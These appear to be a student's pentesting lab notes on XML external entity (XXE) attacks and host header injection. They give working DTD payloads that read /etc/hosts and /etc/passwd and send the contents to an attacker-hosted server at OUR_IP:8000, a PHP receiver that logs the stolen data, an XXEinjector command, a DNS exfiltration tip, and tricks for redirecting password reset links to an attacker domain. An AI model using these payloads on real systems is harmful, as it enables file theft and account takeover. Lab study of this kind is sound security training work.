We see that we did indeed cause the web application to display an error, and **it also revealed the web server directory,** which we can use to read the source code of other files. Now, **we can exploit this flaw to exfiltrate file content**. To do so, we will use a similar technique to what we used earlier.

On Our Local

First, **we will host a DTD file that contains the following payload:**

```
<!ENTITY % file SYSTEM "file:///etc/hosts">
<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">
```

On Remote :

Now, **we can call our external DTD script**, and then reference the error entity, as follows:

```
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %error;
]>
```

In this case, `%nonExistingEntity;` **does not exist**, **so** the web application **would throw an error saying that this entity does not exist**, **along with our joined %file; as part of the error**. There are many other variables that can cause an error, like **a bad URI** or **having bad characters in the referenced file.**

Blind Data Exfiltration

In our previous attacks, we utilized an out-of-band attack since we hosted the DTD file in our machine and made the web application connect to us (hence out-of-band). So, our attack ***this time*** will be pretty similar, with **one significant difference. Instead of having the web application output our file entity to a specific XML entity**, **we will make the web application send a web request to our web server with the content of the file we are reading.**

On Our LOCAL :

We write a file blind.dtd :

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">
```

We can write index.php :

```
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
```


Launch a server :

```
$ php -S 0.0.0.0:8000
```

On Remote ZAP:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/blind.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
```

Tip: In addition to storing our base64 encoded data as a parameter to our URL, we may utilize DNS OOB Exfiltration by placing the encoded data as a sub-domain for our URL (e.g. ENCODEDTEXT.our.website.com), and then use a tool like tcpdump to capture any incoming traffic and d ecode the sub-domain string to get the data. Granted, this method is more advanced and requires more effort to exfiltrate data through.



Automated OOB Exfiltration

Once we have the tool, we can copy the HTTP request from Burp and write it to a file for the tool to use. We should not inclu de the full XML data, only the first line, and write XXEINJECT after it as a position locator for the tool:

```
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.201.94
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://10.129.201.94
Referer: http://10.129.201.94/blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
```

```
$ ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --
phpfilter
```

```
...SNIP...
[+] Sending request with malicious XML.
[+] Responding with XML for: /etc/passwd
[+] Retrieved data:
```

TIPs

Host Header Injection

When manipulating a reset password page, and it sends a mail of reset to you. If we check the received link format and we fin d it begins when the same host header that was used when the request of reset password was sent. Then we can test and try to verify this is indeed true and legitimate.

Example :

The request Headers of the action of requesting password reset :

POST /reset HTTP/1.1

HOST : sub.example.com

<SNIP>

Email=myemailhere@gmail.com

received reset link : http:// sub.example.com/reset/6546464

We try to manipulate the host header to : **hacked**.example.com and we send request we get an email with

http:// **hacked**.example.com/reset/6546464

But changing the racine domain to : hacker.domain.com we get an error displayed !

So the backend is obliging the presence of example.com to generate the reset link.

Exploit :

USE SEMI COLON (:) (which work as a comment for what it comes next)

HOST : **hackerdomain.com**:sub.example.com

USE DASH (-)

HOST : **hacker-**sub.example.com

This becomes a totally new domain that can be owned and registered by the hacker.

dzdz